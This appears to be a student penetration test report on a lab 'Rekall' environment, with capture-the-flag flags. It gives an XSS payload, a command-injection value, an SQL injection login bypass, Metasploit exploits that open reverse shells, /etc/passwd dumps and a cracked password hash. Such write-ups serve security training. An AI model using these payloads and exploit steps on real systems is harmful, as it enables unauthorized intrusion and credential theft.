



Cybersecurity

## Penetration Test Report

Rekall Corporation  
Penetration Test Report

## Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Company Name	RealGood
Contact Name	Omar Rayo
Contact Title	Junior Penetration Tester

### Document History

Version	Date	Author(s)	Comments
001	4/20/2022	Akihil Kassim, Dan Kovtun, Renee Belsky, Omar Rayo	

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

#### Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.



## Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.


It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.


- The clients had many different layers of defense by using different Operating Systems for the front and backend.
- 

### Summary of Weaknesses


We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- REKALL Corp webpage had vulnerabilities such as Cross-site scripting
- REKALL had weak password protections with MFA
- REKALL was compromised by an SQL injection, Code Injection, Path Traversal, and PHP Object Injection
- The Website, Linux, and Windows machines were vulnerable to directory traversal.
- The site does not have any mitigation to Brute force attacks
- We were able to create a Meterpreter Shell with a reverse shell on both the Linux and Windows machine
- The Apache Server has a known remote code execution vulnerability in the Jakarta Multipart which can be resolved by updating the server
- We also gain the ability to dump passwords and crack passwords with John quickly
- The ability to add users to the sudoer file


To begin, I would like to thank my team and all people helped with finding flags and making the project enjoyable with a very cooperative environment.



We were able inject code with no validation or filter to block specific characters. The `<script>alert(hello);</script>`



Then we created a php script and uploaded it where images were suppose to be uploaded. The website should have rejected the injection if the extensions does not have .jpg or etc. Through a DNS check with the Server, Firewall Barracuda, Cloud AWS, and SIEM splunk.




ample.com; cat vendors.txt **Lookup**

Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: Name: www.example.com Address: 93.184.216.34  
SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5

Congrats, flag 10 is ksdnd99dkas

Then we used an abc or 1 = 1SQL injection attack



Would you like Firefox to save this password for  
http://192.168.14.35/

No username  
abc' OR '1' = '1  
Show password

Don't Save

## User Login

Please login with your user credentials!

Login:

Password:

**Login**

Congrats, flag 7 is bcs92sjsk233

Using the Admin Credential we gained access to the network tools for the admin and with the DNS checker we are able to use an LS command to dump the passwords in

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/nologin
bin:x:2:2:bin:/bin:/nologin
sys:x:3:3:sys:/dev:/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin:/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin:/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin:/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin:/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin:/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin:/nologin
proxy:x:13:13:proxy:/bin:/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin:/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin:/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin:/nologin
ircx:39:39:ircd:/var/run/ircd:/usr/sbin:/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin:/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin:/nologin
libuuid:x:100:101:/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:105:MySQL Server,..:/nonexistent:/bin/false
melinax:1000:1000::/home/melinax:

```

On day 2 we began to attack the Linux nodes. We performed some reconnaissance by looking up the SSL certificate and a Domain whois record

```


Registrar Registration Expiration Date: 2024-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:

```

[crt.sh](#) Identity Search [Group by Issuer](#)

Criteria		Type: Identity Match: ILIKE Search: 'totalrekall.xyz'					
Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
	<a href="#">6095738637</a>	2022-02-02	2022-02-02	2022-05-03	flag3-steuwehd.totalrekall.xyz	flag3-steuwehd.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL,RSA,Domain Secure Site CA
	<a href="#">6095738716</a>	2022-02-02	2022-02-02	2022-05-03	flag3-steuwehd.totalrekall.xyz	flag3-steuwehd.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL,RSA,Domain Secure Site CA
	<a href="#">6095204253</a>	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL,RSA,Domain Secure Site CA
	<a href="#">6095204153</a>	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL,RSA,Domain Secure Site CA
					www.totalrekall.xyz	www.totalrekall.xyz	

Using Nexus and NMPA we were able to see that the host 192.168.13.13 was up with port 80/tcp being open. Also host 192.168.13.10 is up with port 8009 and 8080 were open on that host




```
Command: nmap -T4 -A -v 192.168.13.0/24
          Hosts      Services
          OS        Host
          192.168.13.1
          192.168.13.10
          192.168.13.11
          192.168.13.12
          192.168.13.13
          192.168.13.14

          nmap -T4 -A -v 192.168.13.0/24
          nmap scan report for 192.168.13.13
          Host is up (0.000012s latency).
          Not shown: 999 closed tcp ports (reset)
          PORT      STATE SERVICE VERSION
          80/tcp    open  http   Apache httpd 2.4.25
          |_http-favicon: Unknown favicon MD5: CF2445DCB53A031C02F9B57E2199BC03
          |_http-title: Home | Drupal CVE-2019-6340
          |_http-generator: Drupal 8 (https://www.drupal.org)
          |_http-server-header: Apache/2.4.25 (Debian)
          |_http-methods:
          |_ Supported Methods: POST GET HEAD OPTIONS
          |_http-robots.txt: 22 disallowed entries (15 shown)
          |_core/_profiles/_README.txt/_web.config/_admin/
          |_comment/reply/_filter/tips/_node/add/_search/_user/register/
          |_user/password/_user/login/_user/logout/_index.php/admin/_index.php/comment/reply/
          MAC Address: 02:42:C0:A8:0D:0D (Unknown)
          Device type: general purpose
          Running: Linux 4.X|5.X
          OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
          OS details: Linux 4.15 - 5.6
          Uptime guess: 29.563 days (since Wed Mar 15 05:27:43 2023)
```


```
Initiating NSE at 18:57
Completed NSE at 18:57, 0.00s elapsed
Nmap scan report for 192.168.13.10
Host is up (0.000067s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8009/tcp  open  ajp13  Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/8.5.0
|_http-favicon: Apache Tomcat
|_http-methods:
|_ Supported Methods: GET HEAD POST
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
```

Then using metasploit we were able to exploit the open http port with a reverse tcp shell payload.




```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10
RHOSTS => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run
[*] Started reverse TCP handler on 172.20.222.153:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (172.20.222.153:4444 -> 192.168.13.10:56018 ) at 2023-04-13 19:28:56 -0400
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/usr/local/tomcat
find / -type f | grep -i flag
```

Through another Metasploit exploit the team was able to create a meterpreter shell on the rhost 192.168.13.11



```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.13.11
RHOSTS => 192.168.13.11
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/shockme.cgi
TARGETURI => /cgi-bin/shockme.cgi [Aug 03 07:23:31 2023]
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 172.20.222.153:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 3 opened (172.20.222.153:4444 -> 192.168.13.11:54570 ) at 2023-04-13 19:42:04 -0400
meterpreter > 
```





```

Architecture : x64
BuildTuple : i486-linux-musl
Meterpreter : x86/Linux
meterpreter > execute cat /etc/passwd
[-] You must specify an executable file with -f
meterpreter > shell
Process 76 created.
Channel 2 created.
users
whoami
www-data
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/usr/sbin/nologin
www-data:x:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuuid:x:100:101::/var/lib/libuuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:

```

the team was able to dump the password on an individual level I was not able to complete the process but the team walked me through the steps to achieve

On day three we were able to locate files on github that were relevant to cracking into the windows server.

```

---(root㉿kali)-[~]
# cat > trkhash.txt
trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0

---(root㉿kali)-[~]
# john trkhash.txt
warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants)) [MD5 512/512 AVX512BW 16x3]
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life      (trivera)
1g 0:00:00:00 DONE (2023-04-17 18:48) 8.333g/s 10450p/s 10450c/s 10450C/s 123456.. jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

---(root㉿kali)-[~]
# 

```

